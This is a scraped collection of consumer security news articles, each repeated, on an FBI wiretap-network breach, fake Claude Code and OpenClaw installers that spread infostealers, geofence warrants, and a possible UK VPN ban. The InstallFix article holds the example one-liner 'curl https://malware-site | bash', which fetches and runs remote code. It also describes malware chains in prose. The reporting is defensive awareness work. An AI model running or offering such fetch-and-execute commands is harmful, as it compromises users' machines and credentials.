A year earlier, ransomware operators breached the US Marshals Service and walked away with employee information, legal documents, and administrative data. Then Russian hackers targeted federal courts last year. The judiciary described it as an escalation in cyberattacks while scrambling to protect case files that could expose confidential informants.

This trend of attacks on government systems suggests that nation-state actors are actively collecting intelligence. Law enforcement systems are attractive targets because they contain large volumes of sensitive information. This latest incident indicates these attacks are getting more sophisticated, not less.

How secure are FBI systems?

The Digital Collection System Network stores personally identifiable information on FBI investigation subjects, including wiretap returns and other surveillance data. This includes “pen register” data, which reveals metadata about which numbers a monitored phone line called, and which numbers called that line.

Lawmakers are calling for action. In December 2024, Sen. Ron Wyden (D-Ore) proposed legislation to tighten up security of the nation’s phone networks.

In 1994, Congress passed lawful access legislation designed to allow government access to telcos’ systems. That law also enabled the FCC to issue regulations that would force telecom providers to secure their systems against unauthorized access by third parties, but Wyden said that was never done.

Introducing the Secure American Communications Act, he said:

“It was inevitable that foreign hackers would burrow deep into the American communications system the moment the FCC decided to let phone companies write their own cybersecurity rules.”

The draft legislation didn’t go any further, though.

February’s breach raises an uncomfortable question. If attackers can slip through vendor ISPs into the FBI’s wiretapping infrastructure, what else sits exposed?

The bureau says it “identified and addressed” the suspicious activity. Beyond that, little detail has been released. What is clear is that federal law enforcement systems face sustained and sophisticated attacks, and the pressure on those defenses is growing.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

  •  

Hackers may have breached FBI wiretap network via supply chain

Investigators are worried that a recent attack on a critical FBI system was more than just a random hit, and that another nation-state might have been involved.

On February 17, the FBI flagged irregular network activity that led straight to its Digital Collection System Network. That system contains sensitive data related to court-authorized wiretaps, pen registers, and FISA warrants, along with personal information on active FBI targets.

The bureau claims it has “identified and addressed” the suspicious activity. That’s it. No word on whether this was ransomware, state-sponsored espionage, or something else entirely.

Now the White House, DHS, and the NSA have joined the investigation, which isn’t the kind of guest list you’d see for a minor incident.

The breach path? Through a vendor’s internet service provider, according to reports. Not a frontal assault on FBI systems, but a side door through their supply chain. The hackers apparently exploited an ISP that served as a vendor to the agency, bypassing direct FBI defenses entirely.

The Wall Street Journal reports that US investigators suspect that hackers affiliated with the Chinese government were behind the breach.

It wouldn’t be the first time that Chinese state-linked groups have hit a target via a third-party telecommunications system. Hackers tied to Salt Typhoon hit AT&T and Verizon in 2024. The campaign compromised call records and private communications of politicians, exposing anyone involved in government activity, while also going after law enforcement systems.

A year earlier, ransomware operators breached the US Marshals Service and walked away with employee information, legal documents, and administrative data. Then Russian hackers targeted federal courts last year. The judiciary described it as an escalation in cyberattacks while scrambling to protect case files that could expose confidential informants.

This trend of attacks on government systems suggests that nation-state actors are actively collecting intelligence. Law enforcement systems are attractive targets because they contain large volumes of sensitive information. This latest incident indicates these attacks are getting more sophisticated, not less.

How secure are FBI systems?

The Digital Collection System Network stores personally identifiable information on FBI investigation subjects, including wiretap returns and other surveillance data. This includes “pen register” data, which reveals metadata about which numbers a monitored phone line called, and which numbers called that line.

Lawmakers are calling for action. In December 2024, Sen. Ron Wyden (D-Ore) proposed legislation to tighten up security of the nation’s phone networks.

In 1994, Congress passed lawful access legislation designed to allow government access to telcos’ systems. That law also enabled the FCC to issue regulations that would force telecom providers to secure their systems against unauthorized access by third parties, but Wyden said that was never done.

Introducing the Secure American Communications Act, he said:

“It was inevitable that foreign hackers would burrow deep into the American communications system the moment the FCC decided to let phone companies write their own cybersecurity rules.”

The draft legislation didn’t go any further, though.

February’s breach raises an uncomfortable question. If attackers can slip through vendor ISPs into the FBI’s wiretapping infrastructure, what else sits exposed?

The bureau says it “identified and addressed” the suspicious activity. Beyond that, little detail has been released. What is clear is that federal law enforcement systems face sustained and sophisticated attacks, and the pressure on those defenses is growing.


What do cybercriminals know about you?

Use Malwarebytes’ free Digital Footprint scan to see whether your personal information has been exposed online.

  •  

Fake Claude Code install pages hit Windows and Mac users with infostealers

Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.

Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter.​ That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.

Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.

But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.

It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.

But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.

Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.

The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.

Windows and Mac

The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.

On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it. 

On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.

How to stay safe

With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Fake Claude Code install pages hit Windows and Mac users with infostealers

Attackers are cloning install pages for popular tools like Claude Code and swapping the “one‑liner” install commands with malware, mainly to steal passwords, cookies, sessions, and access to developer environments.

Modern install guides often tell you to copy a single command like curl https://malware-site | bash into your terminal and hit Enter.​ That habit turns the website into a remote control: whatever script lives at that URL runs with your permissions, often those of an administrator.

Researchers found that attackers abuse this workflow by keeping everything identical, only changing where that one‑liner actually connects to. For many non‑specialist users who just started using AI and developer tools, this method feels normal, so their guard is down.

But this basically boils down to “I trust this domain” and that’s not a good idea unless you know for sure that it can be trusted.

It usually plays out like this. Someone searches “Claude Code install” or “Claude Code CLI,” sees a sponsored result at the top with a plausible URL, and clicks without thinking too hard about it.

But that ad leads to a cloned documentation or download page: same logo, same sidebar, same text, and a familiar “copy” button next to the install command. In many cases, any other link you click on that fake page quietly redirects you to the real vendor site, so nothing else looks suspicious.

Similar to ClickFix attacks, this method is called InstallFix. The user runs the code that infects their own machine, under false pretenses, and the payload usually is an infostealer.

The main payload in these Claude Code-themed InstallFix cases is an infostealer called Amatera. It focuses on browser data like saved passwords, cookies, session tokens, autofill data, and general system information that helps attackers profile the device. With that, they can hijack web sessions and log into cloud dashboards and internal administrator panels without ever needing your actual password. Some reports also mention an interest in crypto wallets and other high‑value accounts.

Windows and Mac

The Claude Code-based campaign the researchers found was equipped to target both Windows and Mac users.

On macOS, the malicious one‑liner usually pulls a second‑stage script from an attacker‑controlled domain, often obfuscated with base64 to look noisy but harmless at first glance. That script then downloads and runs a binary from yet another domain, stripping attributes and making it executable before launching it. 

On Windows, the command has been seen spawning cmd.exe, which then calls mshta.exe with a remote URL. This allows the malware logic to run as a trusted Microsoft binary rather than an obvious random executable. In both cases, nothing spectacular appears on screen: you think you just installed a tool, while the real payload silently starts doing its work in the background.

How to stay safe

With ClickFix and InstallFix running rampant—and they don’t look like they’re going away anytime soon—it’s important to be aware, careful, and protected.

  • Slow down. Don’t rush to follow instructions on a webpage or prompt, especially if it asks you to run commands on your device or copy-paste code. Analyze what the command will do, before you run it.
  • Avoid running commands or scripts from untrusted sources. Never run code or commands copied from websites, emails, or messages unless you trust the source and understand the action’s purpose. Verify instructions independently. If a website tells you to execute a command or perform a technical action, check through official documentation or contact support before proceeding.
  • Limit the use of copy-paste for commands. Manually typing commands instead of copy-pasting can reduce the risk of unknowingly running malicious payloads hidden in copied text.
  • Secure your devices. Use an up-to-date, real-time anti-malware solution with a web protection component.
  • Educate yourself on evolving attack techniques. Understanding that attacks may come from unexpected vectors and evolve helps maintain vigilance. Keep reading our blog!

Pro tip: Did you know that the free Malwarebytes Browser Guard extension warns you when a website tries to copy something to your clipboard?


We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Beware of fake OpenClaw installers, even if Bing points you to GitHub

Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.

OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.

And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.

Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.

How to stay safe

The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.

If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.

Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.

If you suspect you ran a fake installer:

  • Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
  • Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
  • Review recent logins and sessions for unusual activity, and enable multi‑factor authentication (MFA) where you haven’t already.

If you’re still intent on using OpenClaw:

  • Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
  • Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
  • Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
  • Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
  • Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
  • Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Beware of fake OpenClaw installers, even if Bing points you to GitHub

Attackers are abusing OpenClaw’s popularity by seeding fake “installers” on GitHub, boosted by Bing AI search results, to deliver infostealers and proxy malware instead of the AI assistant users were looking for.

OpenClaw is an open‑source, self‑hosted AI agent that runs locally on your machine with broad permissions: it can read and write files, run shell commands, interact with chat apps, email, calendars, and cloud services. In other words, if you wire it into your digital life, it may end up handling access to a lot of sensitive data.

And, as is often the case, popularity brings brand impersonation. According to researchers at Huntress, attackers created malicious GitHub repositories posing as OpenClaw Windows installers, including a repo called openclaw-installer. These were added on February 2 and stayed up until roughly February 10, when they were reported and removed.

Bing search results pointed victims to these GitHub repositories. But when the victim downloaded and ran the fake installer, it didn’t give them OpenClaw at all. The installer dropped Vidar, a well‑known information stealer, directly into memory. In some cases, the loader also deployed GhostSocks, effectively turning the victim’s system into a residential proxy node criminals could route their traffic through to hide their activities.

How to stay safe

The good news is that the campaign appears to have been short-lived, and there are clear indicators and mitigations you can use.

If you downloaded an OpenClaw installer recently from GitHub after searching “OpenClaw Windows” in Bing, especially in early February, you should assume your system is compromised until proven otherwise.

Vidar can steal browser credentials, crypto wallets, and data from applications like Telegram. GhostSocks silently turns your machine into a proxy node for other people’s traffic. That’s not just a privacy issue. It can drag you into abuse investigations when someone else’s attacks appear to come from your IP address.

If you suspect you ran a fake installer:

  • Disconnect the machine from your network, then run a full system scan with a reputable, up‑to‑date anti‑malware solution.
  • Change passwords for critical services (email, banking, cloud, developer accounts) and do that on a different, clean device.
  • Review recent logins and sessions for unusual activity, and enable multi‑factor authentication (MFA) where you haven’t already.

If you’re still intent on using OpenClaw:

  • Run OpenClaw (or similar agents) in a sandboxed VM or container on isolated hosts, with default‑deny egress and tightly scoped allow‑lists.
  • Give the runtime its own non‑human service identities, least privilege, short token lifetimes, and no direct access to production secrets or sensitive data.
  • Treat skill/extension installation as introducing new code into a privileged environment: restrict registries, validate provenance, and monitor for rare or newly seen skills.
  • Log and periodically review agent memory/state and behavior for durable instruction changes, especially after ingesting untrusted content or shared feeds.
  • Understand and provide for the event where you may need to nuke‑and‑pave: keep non‑sensitive state snapshots handy, document a rebuild and credential‑rotation playbook, and rehearse it.
  • Run an up-to-date, real-time anti-malware solution that can detect information stealers and other malware.

We don’t just report on threats—we remove them

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.

  •  

Supreme Court to decide whether geofence warrants are constitutional

Google has weighed in on a court case that will decide the future of a powerful but contentious tool for law enforcement. The company submitted an opinion to the US Supreme Court arguing that geofence warrants are unconstitutional.

A geofence warrant is a form of “reverse warrant” that turns a regular warrant on its head. Police get a regular warrant when they want to target a particular person. With a reverse warrant, police don’t know exactly who they’re looking for. Instead, they ask someone (typically a technology company) for a broad data set about a group of unknown people based on some common behavior. Then they analyze that data set for potential suspects.

With a geofence warrant, that data set is defined by a location and a time window. Law enforcement officials obtain a list of phones that were in that area during that period. Every device that was inside the circle comes back in the results, even if nobody on that list has been suspected of anything. Proximity is the only criterion.

That’s how Okello Chatrie was charged with armed bank robbery in Virginia in 2019: His phone showed up in a geofence warrant covering 17.5 acres (larger than three football fields). He argued that this kind of search isn’t constitutional and shouldn’t have been used as evidence.

In 2024, the Fifth Circuit Court of Appeals agreed with him, overturning a Fourth Circuit ruling. Now prosecutors have taken the case to the Supreme Court, with parties due to make oral arguments on April 27.

The case has seen a flurry of amicus curiae briefs, which are opinions from interested expert parties that have no direct involvement in the case. One of these is from Google, which on Monday urged the justices to consider the geofence warrants unconstitutional because of their broad scope. It has objected to more than 3,000 of them on constitutional grounds in recent months.

Google’s brief stated:

“Many of these overbroad warrants swept in hundreds, sometimes even thousands, of innocent people. State and federal courts have repeatedly granted Google’s motions to quash these overbroad warrants.”

How the database gets built

Although Google is just one of many organizations that filed amicus briefs, its position is especially notable because it has historically collected so much location data. Its Timeline feature (formerly Location History) logs device position via GPS, Wi-Fi networks, Bluetooth, and mobile signals, including when Google apps aren’t being used, according to its policy page.

At the time of the Chatrie warrant, it was recording position as frequently as every two minutes. All of that fed a centralised internal database which held 592 million individual accounts. So responding to any geofence request required Google to search essentially the entire store before producing a single name, according to an analysis by privacy advocacy group EPIC, which also regularly submits amicus briefs on privacy cases.

Google moved Timeline storage from its own servers onto users’ devices in July 2025, closing the door to fresh cloud-based requests against its own systems. But the constitutional question survives for historical data and for any company that has not followed suit.

The warrant that grew and grew

A geofence warrant does not stay fenced, according to a separate brief that the Center for Democracy and Technology (CDT) filed in the case last week. It said Google’s standard response to warrants had three steps. First it would deliver an anonymized list of devices inside the geofence. Then, police could ask for movement data on chosen “devices of interest,” which could track them outside the geographic boundary and beyond the original time window. Finally, again without any further judicial approval, police could ask for subscriber-identifying information for whichever devices police chose to unmask.

In the Chatrie case, positioning data was imprecise enough that, as the district court found, the warrant may have included devices outside the intended area. According to the CDT brief:

“The Geofence Warrant could have captured the location of someone who was hundreds of feet outside the geofence.”

The CDT argues in its brief that this can expose the privacy of people going about their everyday lives, engaging in legal activities that they might not want others to know about. The warrant that scooped up Chatrie included a hotel and a restaurant.

Some of these requests are far broader. Google successfully challenged a warrant asking for the location history of anyone in large portions of San Francisco for two and a half days, it said. Google complained in its brief:

“No court would authorize a physical search of hundreds of people or places, yet geofence warrants sometimes do so by design.”

What can you do to stop yourself getting swept up in a geofencing search?

If your phone stores detailed location history with Google, that data may be included in geofence warrant responses. Limiting what gets saved can reduce how much location information exists in the first place.

There are two Google settings that matter: Timeline (Location History) and Web & App Activity. Turning off one does not automatically disable the other.

Timeline stores a detailed record of where your device has been, although it’s off by default. Web & App Activity can also log location signals when you use Google services like Search, Maps, or other apps.

Google provides instructions on how to review and disable these settings in its support documentation:

Google has previously settled lawsuits accusing it of misleading users about how location data is stored across these settings, so reviewing both controls is important.

Reverse warrants may not stop at location data

The implications of the case extend well past maps, though. The CDT brief warns that if courts endorse the logic behind geofence warrants, then law enforcement may try to apply the same approach to other large datasets held by technology companies, such as AI chatbot data. That’s a step the DHS has already taken, issuing what has been reported as the first known warrant for ChatGPT user data.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

Supreme Court to decide whether geofence warrants are constitutional

Google has weighed in on a court case that will decide the future of a powerful but contentious tool for law enforcement. The company submitted an opinion to the US Supreme Court arguing that geofence warrants are unconstitutional.

A geofence warrant is a form of “reverse warrant” that turns a regular warrant on its head. Police get a regular warrant when they want to target a particular person. With a reverse warrant, police don’t know exactly who they’re looking for. Instead, they ask someone (typically a technology company) for a broad data set about a group of unknown people based on some common behavior. Then they analyze that data set for potential suspects.

With a geofence warrant, that data set is defined by a location and a time window. Law enforcement officials obtain a list of phones that were in that area during that period. Every device that was inside the circle comes back in the results, even if nobody on that list has been suspected of anything. Proximity is the only criterion.

That’s how Okello Chatrie was charged with armed bank robbery in Virginia in 2019: His phone showed up in a geofence warrant covering 17.5 acres (larger than three football fields). He argued that this kind of search isn’t constitutional and shouldn’t have been used as evidence.

In 2024, the Fifth Circuit Court of Appeals agreed with him, overturning a Fourth Circuit ruling. Now prosecutors have taken the case to the Supreme Court, with parties due to make oral arguments on April 27.

The case has seen a flurry of amicus curiae briefs, which are opinions from interested expert parties that have no direct involvement in the case. One of these is from Google, which on Monday urged the justices to consider the geofence warrants unconstitutional because of their broad scope. It has objected to more than 3,000 of them on constitutional grounds in recent months.

Google’s brief stated:

“Many of these overbroad warrants swept in hundreds, sometimes even thousands, of innocent people. State and federal courts have repeatedly granted Google’s motions to quash these overbroad warrants.”

How the database gets built

Although Google is just one of many organizations that filed amicus briefs, its position is especially notable because it has historically collected so much location data. Its Timeline feature (formerly Location History) logs device position via GPS, Wi-Fi networks, Bluetooth, and mobile signals, including when Google apps aren’t being used, according to its policy page.

At the time of the Chatrie warrant, it was recording position as frequently as every two minutes. All of that fed a centralised internal database which held 592 million individual accounts. So responding to any geofence request required Google to search essentially the entire store before producing a single name, according to an analysis by privacy advocacy group EPIC, which also regularly submits amicus briefs on privacy cases.

Google moved Timeline storage from its own servers onto users’ devices in July 2025, closing the door to fresh cloud-based requests against its own systems. But the constitutional question survives for historical data and for any company that has not followed suit.

The warrant that grew and grew

A geofence warrant does not stay fenced, according to a separate brief that the Center for Democracy and Technology (CDT) filed in the case last week. It said Google’s standard response to warrants had three steps. First it would deliver an anonymized list of devices inside the geofence. Then, police could ask for movement data on chosen “devices of interest,” which could track them outside the geographic boundary and beyond the original time window. Finally, again without any further judicial approval, police could ask for subscriber-identifying information for whichever devices police chose to unmask.

In the Chatrie case, positioning data was imprecise enough that, as the district court found, the warrant may have included devices outside the intended area. According to the CDT brief:

“The Geofence Warrant could have captured the location of someone who was hundreds of feet outside the geofence.”

The CDT argues in its brief that this can expose the privacy of people going about their everyday lives, engaging in legal activities that they might not want others to know about. The warrant that scooped up Chatrie included a hotel and a restaurant.

Some of these requests are far broader. Google successfully challenged a warrant asking for the location history of anyone in large portions of San Francisco for two and a half days, it said. Google complained in its brief:

“No court would authorize a physical search of hundreds of people or places, yet geofence warrants sometimes do so by design.”

What can you do to stop yourself getting swept up in a geofencing search?

If your phone stores detailed location history with Google, that data may be included in geofence warrant responses. Limiting what gets saved can reduce how much location information exists in the first place.

There are two Google settings that matter: Timeline (Location History) and Web & App Activity. Turning off one does not automatically disable the other.

Timeline stores a detailed record of where your device has been, although it’s off by default. Web & App Activity can also log location signals when you use Google services like Search, Maps, or other apps.

Google provides instructions on how to review and disable these settings in its support documentation:

Google has previously settled lawsuits accusing it of misleading users about how location data is stored across these settings, so reviewing both controls is important.

Reverse warrants may not stop at location data

The implications of the case extend well past maps, though. The CDT brief warns that if courts endorse the logic behind geofence warrants, then law enforcement may try to apply the same approach to other large datasets held by technology companies, such as AI chatbot data. That’s a step the DHS has already taken, issuing what has been reported as the first known warrant for ChatGPT user data.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

Does the UK really want to ban VPNs? And can it be done?

The idea of a “Great British Firewall” makes for a catchy headline, but it would be riddled with holes and cause huge problems.

The Guardian reports that the GCHQ (Government Communications Headquarters), a UK intelligence, security, and cyber agency, is exploring the idea of a British firewall offering protection against malicious hackers. It falls within its remit, but one of the measures reportedly discussed—banning VPN software—raises practical and technical questions.

Here’s what you actually need to know, and why you shouldn’t panic about your VPN just yet.

  • There are no current plans on the statute books to ban VPNs for everyone. Ministers and regulators explicitly acknowledge VPNs as lawful services with legitimate uses.
  • The current political focus is on “online safety”, especially kids accessing porn and harmful content, and how VPNs can undermine the Online Safety Act’s age‑assurance and filtering regime.
  • The latest move is an online‑safety consultation that explicitly mentions “options to age-restrict or limit children’s VPN use where it undermines safety protections”, not an outright nationwide ban.

So what may happen is tighter controls around minors, and perhaps pressure on app stores and platforms, rather than a blanket prohibition for adults.

Options

Technically speaking, these are some of the measures available to address VPNs bypassing geo-blocking and local legislation.

  • App‑store and download pressure: Require Apple/Google to hide or age‑gate VPN apps for UK accounts, or block listing of some consumer VPNs. This raises friction for non‑technical users but is trivial to route around (sideloading where possible, non‑UK stores, manual configs).
  • Commercial provider lists: Buy accounts at popular VPNs, enumerate exit IP ranges, and require ISPs or certain sites (e.g. porn sites) to block those IPs. This can catch a large chunk of mainstream VPN traffic but is high‑maintenance and easy to evade with IP rotation, residential proxies, self‑hosted VPNs, and lesser‑known services.
  • Targeted site‑level blocking of VPNs: Require certain categories of sites (e.g. adult sites) to reject traffic that appears to come from VPN IPs, an idea already floated by some experts as more likely than an outright technology ban. That still leaves VPNs usable for everything else, including general browsing and work.
  • Age‑based device/network controls: Mandate school networks, child‑oriented devices, or parental control routers to block known VPN endpoints and app traffic, as media regulator Ofcom and others have suggested may be possible at the home‑router level. Again, this targets minors rather than adults and is only as strong as the weakest network they connect to (a friend’s Wi‑Fi, mobile hotspot, etc.).

All of these are “making it harder” tactics rather than a hard technical kill switch.

Why a watertight VPN ban is essentially impossible

To comprehensively block VPNs, the government would need to require internet providers to inspect traffic, restrict apps from app stores, and attempt to cut off access to thousands of VPN servers worldwide. That would be a massive, expensive, and deeply complicated undertaking—and it still wouldn’t work.

Problem 1: VPNs are basically invisible

Modern VPNs are designed to look very similar to normal web browsing. When you load a website over HTTPS (the padlock in your browser) and when you connect to a VPN, the traffic flowing through your internet connection looks almost identical. Reliably telling them apart is a bit like trying to spot which cars on a motorway are taxis versus private vehicles based solely on their tire tread patterns at motorway speed, for every car, in real time. You’d end up accidentally blocking huge amounts of perfectly ordinary internet traffic in the attempt.

Problem 2: Too many legitimate users depend on VPNs

VPNs aren’t just for privacy-conscious consumers. They’re how millions of people securely connect to their workplace from home. The NHS (the UK’s National Health Service) uses them for remote access. Journalists use them to protect sources. Researchers use them to access academic resources. Any serious enforcement effort would have to grapple with the risk of collateral damage to businesses and public services.

Problem 3: The ban would be trivially easy to bypass

Even if the government successfully blocked every major commercial VPN app and service, technically skilled users could simply rent a cheap server anywhere in the world and set up their own private tunnel in under ten minutes. There are also tools designed to evade exactly this kind of blocking, disguising encrypted traffic as ordinary web activity.

We know this because Russia has been trying to block VPNs for years, using the full weight of state enforcement behind it. But VPN usage in Russia has surged, not declined. Blocked services pop up under new names and addresses and new tools emerge overnight. This track record suggests that long-term, comprehensive suppression is difficult, even with aggressive powers of enforcement.

What does this actually mean for UK citizens?

The government can probably make consumer VPN use slightly more inconvenient, removing apps from UK app stores, for instance, or creating legal grey areas for certain uses. But a genuine, technical ban on VPN software and encrypted connections is not realistically achievable without causing serious collateral damage to the UK’s digital economy and the millions of people who depend on this technology for entirely legitimate reasons.

Don’t ditch your VPN. The Great Firewall of Great Britain isn’t coming. And if it tried, it would have more holes than a fishing net.

Hat tip to Stefan Dasic and the Malwarebytes VPN team for their invaluable input.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

Does the UK really want to ban VPNs? And can it be done?

The idea of a “Great British Firewall” makes for a catchy headline, but it would be riddled with holes and cause huge problems.

The Guardian reports that the GCHQ (Government Communications Headquarters), a UK intelligence, security, and cyber agency, is exploring the idea of a British firewall offering protection against malicious hackers. It falls within its remit, but one of the measures reportedly discussed—banning VPN software—raises practical and technical questions.

Here’s what you actually need to know, and why you shouldn’t panic about your VPN just yet.

  • There are no current plans on the statute books to ban VPNs for everyone. Ministers and regulators explicitly acknowledge VPNs as lawful services with legitimate uses.
  • The current political focus is on “online safety”, especially kids accessing porn and harmful content, and how VPNs can undermine the Online Safety Act’s age‑assurance and filtering regime.
  • The latest move is an online‑safety consultation that explicitly mentions “options to age-restrict or limit children’s VPN use where it undermines safety protections”, not an outright nationwide ban.

So what may happen is tighter controls around minors, and perhaps pressure on app stores and platforms, rather than a blanket prohibition for adults.

Options

Technically speaking, these are some of the measures available to address VPNs bypassing geo-blocking and local legislation.

  • App‑store and download pressure: Require Apple/Google to hide or age‑gate VPN apps for UK accounts, or block listing of some consumer VPNs. This raises friction for non‑technical users but is trivial to route around (sideloading where possible, non‑UK stores, manual configs).
  • Commercial provider lists: Buy accounts at popular VPNs, enumerate exit IP ranges, and require ISPs or certain sites (e.g. porn sites) to block those IPs. This can catch a large chunk of mainstream VPN traffic but is high‑maintenance and easy to evade with IP rotation, residential proxies, self‑hosted VPNs, and lesser‑known services.
  • Targeted site‑level blocking of VPNs: Require certain categories of sites (e.g. adult sites) to reject traffic that appears to come from VPN IPs, an idea already floated by some experts as more likely than an outright technology ban. That still leaves VPNs usable for everything else, including general browsing and work.
  • Age‑based device/network controls: Mandate school networks, child‑oriented devices, or parental control routers to block known VPN endpoints and app traffic, as media regulator Ofcom and others have suggested may be possible at the home‑router level. Again, this targets minors rather than adults and is only as strong as the weakest network they connect to (a friend’s Wi‑Fi, mobile hotspot, etc.).

All of these are “making it harder” tactics rather than a hard technical kill switch.

Why a watertight VPN ban is essentially impossible

To comprehensively block VPNs, the government would need to require internet providers to inspect traffic, restrict apps from app stores, and attempt to cut off access to thousands of VPN servers worldwide. That would be a massive, expensive, and deeply complicated undertaking—and it still wouldn’t work.

Problem 1: VPNs are basically invisible

Modern VPNs are designed to look very similar to normal web browsing. When you load a website over HTTPS (the padlock in your browser) and when you connect to a VPN, the traffic flowing through your internet connection looks almost identical. Reliably telling them apart is a bit like trying to spot which cars on a motorway are taxis versus private vehicles based solely on their tire tread patterns at motorway speed, for every car, in real time. You’d end up accidentally blocking huge amounts of perfectly ordinary internet traffic in the attempt.

Problem 2: Too many legitimate users depend on VPNs

VPNs aren’t just for privacy-conscious consumers. They’re how millions of people securely connect to their workplace from home. The NHS (the UK’s National Health Service) uses them for remote access. Journalists use them to protect sources. Researchers use them to access academic resources. Any serious enforcement effort would have to grapple with the risk of collateral damage to businesses and public services.

Problem 3: The ban would be trivially easy to bypass

Even if the government successfully blocked every major commercial VPN app and service, technically skilled users could simply rent a cheap server anywhere in the world and set up their own private tunnel in under ten minutes. There are also tools designed to evade exactly this kind of blocking, disguising encrypted traffic as ordinary web activity.

We know this because Russia has been trying to block VPNs for years, using the full weight of state enforcement behind it. But VPN usage in Russia has surged, not declined. Blocked services pop up under new names and addresses and new tools emerge overnight. This track record suggests that long-term, comprehensive suppression is difficult, even with aggressive powers of enforcement.

What does this actually mean for UK citizens?

The government can probably make consumer VPN use slightly more inconvenient, removing apps from UK app stores, for instance, or creating legal grey areas for certain uses. But a genuine, technical ban on VPN software and encrypted connections is not realistically achievable without causing serious collateral damage to the UK’s digital economy and the millions of people who depend on this technology for entirely legitimate reasons.

Don’t ditch your VPN. The Great Firewall of Great Britain isn’t coming. And if it tried, it would have more holes than a fishing net.

Hat tip to Stefan Dasic and the Malwarebytes VPN team for their invaluable input.


We don’t just report on privacy—we offer you the option to use it.

Privacy risks should never spread beyond a headline. Keep your online privacy yours by using Malwarebytes Privacy VPN.

  •  

